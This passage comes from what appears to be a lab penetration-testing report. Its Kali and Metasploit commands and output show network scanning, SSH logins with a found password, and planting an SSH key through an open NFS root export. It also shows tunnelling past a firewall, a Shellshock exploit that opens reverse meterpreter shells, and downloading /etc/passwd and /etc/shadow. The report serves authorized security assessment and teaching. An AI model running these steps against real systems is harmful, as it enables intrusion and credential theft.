root@kali:~# nmap -sP 192.168.0.00-255
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 04:13 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0022s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0058s latency).
Nmap scan report for 192.168.0.65
Host is up (0.011s latency).
Nmap scan report for 192.168.0.66
Host is up (0.011s latency).
Nmap scan report for 192.168.0.97
Host is up (0.0048s latency).
Nmap scan report for 192.168.0.98
Host is up (0.0038s latency).
Nmap scan report for 192.168.0.129
Host is up (0.0019s latency).
Nmap scan report for 192.168.0.130
Host is up (0.0034s latency).
Nmap scan report for 192.168.0.225
Host is up (0.00073s latency).
Nmap scan report for 192.168.0.226
Host is up (0.0016s latency).
Nmap scan report for 192.168.0.229
Host is up (0.0017s latency).
Nmap scan report for 192.168.0.230
Host is up (0.0017s latency).
Nmap scan report for 192.168.0.233
Host is up (0.0021s latency).
Nmap scan report for 192.168.0.234
Host is up (0.0026s latency).
Nmap scan report for 192.168.0.241
Host is up (0.0028s latency).
Nmap scan report for 192.168.0.242
Host is up (0.0026s latency).
Nmap scan report for 192.168.0.193
Host is up (0.00096s latency).
MAC Address: 00:50:56:99:6C:E2 (VMware)
Nmap scan report for 192.168.0.203
Host is up (0.0015s latency).
MAC Address: 00:0C:29:DA:42:4C (VMware)
Nmap scan report for 192.168.0.210
Host is up (0.00066s latency).
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 256 IP addresses (20 hosts up) scanned in 58.55 seconds
```

Figure 28 - Nmap of full network

From this scan, several new IP's were found. These IP's were:

- 192.168.0.65
- 192.168.0.66
- 192.168.0.97

An Nmap scan was carried out on all of these IPs (See Appendix C). From these scans, it was found that 192.168.0.65 and 192.168.0.97 are router interfaces and 192.168.0.66 is a PC. Therefore, a new PC and Router have been found.

SSH

The username and password found from the 192.168.0.210 device will now be used as the username and password to ssh into as many of the found devices as possible. It was found that these credentials work on 192.168.0.210 and 192.168.0.34.

When ssh was attempted to the device 192.168.0.130, the following error message appeared:

```
root@kali:~# ssh xadmin@192.168.0.130
Permission denied (publickey).
```

Figure 29 - ssh 192.168.0.130

However, once the user had gained access into 192.168.0.34 through ssh, it was possible to ssh into 192.168.0.130 from this device, as evident in Figure 30.

```
xadmin@xadmin-virtual-machine:~$ ssh 192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 02:26:52 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

Figure 30 - ssh into 192.168.0.130

This implies that 192.168.0.34 contains the private key required to access 192.168.0.130.

Once access to 192.168.0.210, 192.168.0.130 and 192.168.0.34 had been gained, the **ifconfig** command was run to see the devices interfaces. Figures 31, 32 and 33 show the ifconfig command on 192.168.0.34 and 192.168.0.130 and 192.168.0.210 respectively.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:956 errors:0 dropped:0 overruns:0 frame:0
          TX packets:708 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:96744 (96.7 KB)  TX bytes:96830 (96.8 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:155 errors:0 dropped:20 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22478 (22.4 KB)  TX bytes:10132 (10.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1189 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:99031 (99.0 KB)  TX bytes:99031 (99.0 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 31 - ifconfig 192.168.0.34

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:09:11:fc
          inet addr:192.168.0.130  Bcast:192.168.0.159  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe09:11fc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:216 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:27975 (27.9 KB)  TX bytes:37022 (37.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:221 errors:0 dropped:0 overruns:0 frame:0
          TX packets:221 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16253 (16.2 KB)  TX bytes:16253 (16.2 KB)
```

Figure 32 - ifconfig 192.168.0.130




Figure 33 - ifconfig 192.168.0.210

From these commands, it is found that the PC 192.168.0.34 has more than one interface. Connected to 192.168.0.34 is a new IP called 13.13.13.12/24.

The host machine attempted to ping this interface, however the pings came back unsuccessful.

13.13.13.12

In order to view what ports were open on the 13.13.13.12 interface, a portscan was used using meterpreter. A shell was created through metasploit (Metasploit, 2018), and this shell was then upgraded to a meterpreter shell. This is seen in Figure 34.

```
msf auxiliary(tcp) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set RHOSTS 192.168.0.34
RHOSTS => 192.168.0.34
msf auxiliary(ssh_login) > set USERNAME xadmin
USERNAME => xadmin
msf auxiliary(ssh_login) > set PASSWORD plums
PASSWORD => plums
msf auxiliary(ssh_login) > exploit

[*] SSH - Starting bruteforce
[+] SSH - Success: 'xadmin:plums' 'uid=1000(xadmin) gid=1000(xadmin) groups=1000
(xadmin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambasha
re) Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:
11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 2 opened (192.168.0.200:44487 -> 192.168.0.34:22) at 2
017-09-27 23:44:17 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.200:4433
[*] Starting the payload handler...
[*] Sending stage (797784 bytes) to 192.168.0.34
[*] Meterpreter session 3 opened (192.168.0.200:4433 -> 192.168.0.34:44545) at 2
017-09-27 23:45:54 -0400
[*] Command stager progress: 100.00% (668/668 bytes)
```

Figure 34 - shell creation

From here, a TCP port scan was undertaken on the 13.13.13.12 interface. In order to undertake the scan, the machine needed to be told how to get to the 13.13.13.12 interface. This was done using a **route add** command. To view the result of this scan, see Figure 35.

```
msf auxiliary(ssh_login) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > route add 192.168.0.34 255.255.255.224 3
[*] Route added
msf auxiliary(tcp) > route add 13.13.13.12 255.255.255.0 3
[*] Route added
msf auxiliary(tcp) > set RHOSTS 13.13.13.12
RHOSTS => 13.13.13.12
msf auxiliary(tcp) > run

[*] 13.13.13.12:          - 13.13.13.12:22 - TCP OPEN
[*] 13.13.13.12:          - 13.13.13.12:111 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Figure 35 – portscan

From the port scan, it is evident that port 22 is open – the ssh port. If an ssh tunnel is set up into 192.168.0.34 then it will be possible to ssh into 13.13.13.12 from the host machine.

192.168.0.66

An attempt to ssh into 192.168.0.66 from the host machine was attempted. However, the following error message appeared:

```
root@kali:~# ssh root@192.168.0.66
Permission denied (publickey).
```

Figure 36 - Error message

This means that the host machine does not contain the correct private key for the machine. This key will need to be obtained, or created, in order to ssh into the machine.

From the Nmap scan of 192.168.0.66, it was found that the nfs port was open. The **showmount –e 192.168.0.66** command was run again to find out what folders could be viewed. It was found that folders that could be viewed was the main root folder, which means all of the folders and files on the device could be viewed. This can be seen in Figure 37.

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

Figure 37 - showmount -e 192.168.0.66

The root folder was mounted onto the local machine, as seen in Figure 38.

```
root@kali:~/Desktop# mkdir mount1
root@kali:~/Desktop# mount -t nfs 192.168.0.66:/ ./mount1/
```

Figure 38 - mounting 192.168.0.66

From here, a public and private key were generated. The public key was copied over to 192.168.0.66 through the nfs port, and the private key was saved to the local machine.

Figure 39 shows the public and private rsa keys being generated.

```
root@kali:~/Desktop# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:j0pUV1dYD0CIg8QVu5pXIn8Fy8GTTS0E+sjLfVXF34U root@kali
The key's randomart image is:
+---[RSA 2048]----+
|     o.ooo.=*oo*+|
|      o o+.=..E.=|
|        +.B ..  *|
|       o * =   .o|
|      o S = . .  |
|     . * B . .   |
|      + * + .    |
|     . o . .     |
|      .          |
+----[SHA256]-----+
root@kali:~/Desktop#
```

Figure 39 - RSA key generation

From here a hidden folder called ".ssh" was created in the "root" folder. This can be seen in Figure 40.

```
root@kali:~/Desktop/mount1/root# mkdir .ssh
root@kali:~/Desktop/mount1/root# ls
root@kali:~/Desktop/mount1/root# ls -a
.  ..  .bash_history  .bashrc  .profile  .ssh
```

Figure 40 - hidden folder creation

The final step was to copy the rsa public key generated previously into the .ssh folder. This command is seen in Figure 41.

```
root@kali:~/Desktop/mount1/root# cp /root/.ssh/id_rsa.pub .ssh/authorized_keys
root@kali:~/Desktop/mount1/root# cd .ssh/
root@kali:~/Desktop/mount1/root/.ssh# ls
authorized_keys
```

Figure 41 - copying rsa keys

It is now possible to ssh into 192.168.0.66 without a password, as seen in Figure 42.

Figure 42 - ssh into 192.168.0.66

SSH Tunnelling

13.13.13.12

An ssh tunnel was set up to the 192.168.0.34 machine, to be able to view the 13.13.13.0/24 network.

In order to create a tunnel, root privileges on 192.168.0.34 must be obtained. To do this the PC was connected to via ssh. Due to xadmin being a super user, it has the capability to change the root users' password. To do this, the command **sudo su** is run. From here, the command **passwd root** is used, and a new password for root is set. This can be seen in Figure 43.




Figure 43 - Root password update

The sshd_config file is then viewed and edited. The line "PermitRootLogin" is changed to display "PermitRootLogin yes", and a line saying "PermitTunnel yes" is added. By changing these lines, it allows the user to login as root through ssh and enables the creation of ssh tunnels. These changes can be seen in Figure 44.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 44 - sshd_config changes

In order to apply these changes, the command **service ssh restart** is run as seen in Figure 45.

```
root@xadmin-virtual-machine:/home/xadmin# service ssh restart
ssh stop/waiting
ssh start/running, process 2398
```

Figure 45 - service ssh restart

Port forwarding is now used to forward the 13.13.13.12 interface onto a local port, using the 192.168.0.34 interface as a pivot point. This command is seen in Figure 46.

```
root@kali:~# ssh -L 127.0.0.1:10000:13.13.13.12:22 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Figure 46 - ssh port forwarding

Now the 13.13.13.12 interface can be accessed through the local loopback address, 127.0.0.1, on port ten thousand.

The tunnel is now set up using the command **ssh –w0:0 root@127.0.0.1 –p 10000**. Once the tunnel is opened, it is assigned an IP address, and its status is set to up. To do this, the commands used are **ip addr add 1.1.1.2/30 dev tun0** and **ip link set tun0 up**, respectively. These three commands are seen in Figures 47 and 48.




Figure 47 - ssh tunnel open

Figure 48 - Ip assignment to tunnel

The same step for the IP assignment must now be run on the Kali machine. This is seen in Figure 49.




Figure 49 - Kali IP tunnel assignment

In order to allow for routing from the machine, the command **echo 1 > /proc/sys/net/ipv4/conf/all/forwarding** is run on the remote machine.

The Kali machine must be told that to get to the 13.13.13.0/24 network it must go through tunnel 0. The command **route add –net 13.13.13.0/24 tun0** is used to tell the machine this.

From here, traffic on the remote machine needs to be told how to get back to the Kali machine. The command **Iptables –t nat –A POSTROUTING –s 1.1.1.0/30 –o eth1 –j MASQUERADE** is used to do this. To see the full tunnel screenshots, see Appendix D.

A ping to 13.13.13.12 is now attempted from the kali machine. If the ping comes back successful, then the tunnel has been successfully configured. Figure 50 shows the outcome of this ping.




Figure 50 - ping 13.13.13.0 network

Another Nmap scan will now be made on the 13.13.13.0/24 network. The results of this scan can be seen in Figure 51.




Figure 51 - Nmap scan of 13.13.13.0/24

From this scan, a new device was found – 13.13.13.13.

Because the ssh tunnel has been set up, the 13.13.13.12 interface can be connected to through ssh. The credentials for the xadmin account were used to login. Once logged in the **arp** command was run. This command showed that the IP 13.13.13.13 is connected to 13.13.13.12. This can be seen in Figure 52.

```
root@kali:~# ssh xadmin@13.13.13.12
The authenticity of host '13.13.13.12 (13.13.13.12)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '13.13.13.12' (ECDSA) to the list of known hosts.
xadmin@13.13.13.12's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 05:59:18 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
13.13.13.239             (incomplete)                              eth1
13.13.13.108             (incomplete)                              eth1
13.13.13.233             (incomplete)                              eth1
13.13.13.154             (incomplete)                              eth1
13.13.13.23              (incomplete)                              eth1
13.13.13.148             (incomplete)                              eth1
13.13.13.142             (incomplete)                              eth1
13.13.13.11              (incomplete)                              eth1
13.13.13.51              (incomplete)                              eth1
13.13.13.164             (incomplete)                              eth1
13.13.13.216             (incomplete)                              eth1
13.13.13.210             (incomplete)                              eth1
13.13.13.204             (incomplete)                              eth1
13.13.13.67              (incomplete)                              eth1
13.13.13.113             (incomplete)                              eth1
13.13.13.238             (incomplete)                              eth1
13.13.13.232             (incomplete)                              eth1
13.13.13.153             (incomplete)                              eth1
13.13.13.147             (incomplete)                              eth1
13.13.13.38              (incomplete)                              eth1
13.13.13.163             (incomplete)                              eth1
13.13.13.221             (incomplete)                              eth1
13.13.13.90              (incomplete)                              eth1
13.13.13.215             (incomplete)                              eth1
13.13.13.209             (incomplete)                              eth1
13.13.13.197             (incomplete)                              eth1
13.13.13.124             (incomplete)                              eth1
13.13.13.118             (incomplete)                              eth1
13.13.13.243             (incomplete)                              eth1
13.13.13.231             (incomplete)                              eth1
13.13.13.225             (incomplete)                              eth1
13.13.13.152             (incomplete)                              eth1
13.13.13.55              (incomplete)                              eth1
13.13.13.180             (incomplete)                              eth1
13.13.13.168             (incomplete)                              eth1
13.13.13.162             (incomplete)                              eth1
13.13.13.220             (incomplete)                              eth1
13.13.13.214             (incomplete)                              eth1
192.168.0.33             ether   00:50:56:99:af:41   C                     eth0
13.13.13.254             (incomplete)                              eth1
13.13.13.248             (incomplete)                              eth1
13.13.13.117             (incomplete)                              eth1
13.13.13.236             (incomplete)                              eth1
13.13.13.230             (incomplete)                              eth1
13.13.13.157             (incomplete)                              eth1
13.13.13.151             (incomplete)                              eth1
13.13.13.133             (incomplete)                              eth1
13.13.13.167             (incomplete)                              eth1
13.13.13.201             (incomplete)                              eth1
13.13.13.253             (incomplete)                              eth1
13.13.13.122             (incomplete)                              eth1
13.13.13.247             (incomplete)                              eth1
13.13.13.241             (incomplete)                              eth1
13.13.13.235             (incomplete)                              eth1
13.13.13.229             (incomplete)                              eth1
13.13.13.156             (incomplete)                              eth1
13.13.13.150             (incomplete)                              eth1
13.13.13.13              ether   00:0c:29:fe:7d:48   C                     eth1
13.13.13.138             (incomplete)                              eth1
13.13.13.178             (incomplete)                              eth1
```

Figure 52 - 13.13.13.12 arp

An Nmap scan of 13.13.13.13 will now be run to discover what type of device it is, and what ports are open. The result of this Nmap scan is seen in Figure 53.




Figure 53 - Nmap of 13.13.13.13

192.168.0.242

The rule that allows the host machines traffic to pass through the firewall was deleted. This is to prove that it is possible to access the other side of the firewall through tunnelling.

The first step was to set up a tunnel to 192.168.0.242, as this device is behind the firewall and can view other devices behind the firewall.

The same process to setup the tunnel to 13.13.13.13 was undertaken. Access to the webserver is obtained through ssh. The first stage is to edit the sshd_config folder, the **pico /etc/ssh/sshd_config** command is run to edit this folder.

The folder is edited to contain the line “PermitTunnel yes”. This can be seen in Figure 54.




Figure 54 - sshd_config

The **service ssh restart** command was then run to implement the changes. The next step was to set up the tunnel. Due to tunnel 0 already being created, a new tunnel called tunnel 1 will be made. This is seen in Figure 55.




Figure 55 - Tunnel creation

From here, the tunnel is assigned an IP address on both the local and remote machine. The link on both sides is then set to up. Figure 56 shows this process on the remote machine, and Figure 57 shows this process on the local machine.

```
root@xadmin-virtual-machine:~# ip addr add 2.2.2.2/30 dev tun1
root@xadmin-virtual-machine:~# ip link set tun1 up
```

Figure 56 – Remote Tunnel IP Assignation

```
root@kali:~# ip addr add 2.2.2.1/30 dev tun1
root@kali:~# ip link set tun1 up
```

Figure 57 - Local Tunnel IP Assignation

From here, the folder that allows for routing from the machine is changed to contain the value “1”. This is seen in Figure 58.

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

Figure 58 - routing folder changed

The next step is to tell the host machine that to get to the 192.168.0.64/27 network, it needs to go through tunnel 1. This command can be seen in Figure 59.

```
root@kali:~# route add -net 192.168.0.64/27 tun1
```

Figure 59 - routing configuration

The final step is to tell the web server to route traffic from Ethernet 0 through Tunnel 1. This command is seen in Figure 60.

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 2.2.2.0/30 -o e
th0 -j MASQUERADE
```

Figure 60 - Tunnel traffic

It is now possible to ping 192.168.0.66 from the host machine, as seen in Figure 61.

```
root@kali:~# ping 192.168.0.66
PING 192.168.0.66 (192.168.0.66) 56(84) bytes of data.
64 bytes from 192.168.0.66: icmp_seq=1 ttl=61 time=14.6 ms
64 bytes from 192.168.0.66: icmp_seq=2 ttl=61 time=8.37 ms
64 bytes from 192.168.0.66: icmp_seq=3 ttl=61 time=6.80 ms
64 bytes from 192.168.0.66: icmp_seq=4 ttl=61 time=6.72 ms
^C
--- 192.168.0.66 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 6.726/9.151/14.699/3.270 ms
```

Figure 61 - ping 192.168.0.66

192.168.0.66

Now that a tunnel to the 192.168.0.64/27 network has been set up, access to the 192.168.0.96/27 network is sought. Once access to this network has been gained, access to all the other devices behind the firewall will have been achieved.

The same process above was repeated, with the only difference being the tunnel name and IP addresses. To view all the screenshots of this process, see Appendix E.

By doing this, it is now possible to ping 192.168.0.97 and 192.168.0.98. This is seen in Figures 62 and 63 respectively.




Figure 62 - ping 192.168.0.97




Figure 63 - ping 192.168.0.98

The final step was to add the route for the 192.168.0.65 IP to the host machine. To do this, the command **route add 192.168.0.65 tun2** was used. This tells the host machine that to get to the 192.168.0.65 machine, send traffic through Tunnel 2. This can be seen in Figure 64, along with a ping to 192.168.0.65.




Figure 64 - route add

Exploits

ShellShock exploit

From Figure 16, it is clear that the 192.168.0.242 web server is vulnerable to shellshock. To exploit this, metasploit was used. The **exploit/multi/http/apache_mod_cgi_bash_env_exec** attack was used in metasploit. The following parameters, identified in Figure 65 were then set to specify the host and the vulnerable file that will be targeted.

Commented [CD1]: Retake screenshot

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.242
RHOST => 192.168.0.242
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURL /cgi-bin/status
TARGETURL => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Figure 65 - exploit settings

From here, the exploit was run, and a meterpreter shell was created, as seen in Figure 66.

```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Sending stage (797784 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:12186) at
2017-09-28 03:28:28 -0400
```

Figure 66 - exploit execution

By gaining a meterpreter shell, it allowed the passwd and shadow files to be downloaded. These are the files that are used to store the password hashes for the users on the machine. These files were downloaded to the local machine, as seen in Figure 67.

```
meterpreter > download /etc/passwd
[*] downloading: /etc/passwd -> passwd
[*] download   : /etc/passwd -> passwd
meterpreter > download /etc/shadow
[*] downloading: /etc/shadow -> shadow
[*] download   : /etc/shadow -> shadow
```

Figure 67 - password files download.

See the 'Password Cracking' section for information on how the passwords were cracked.

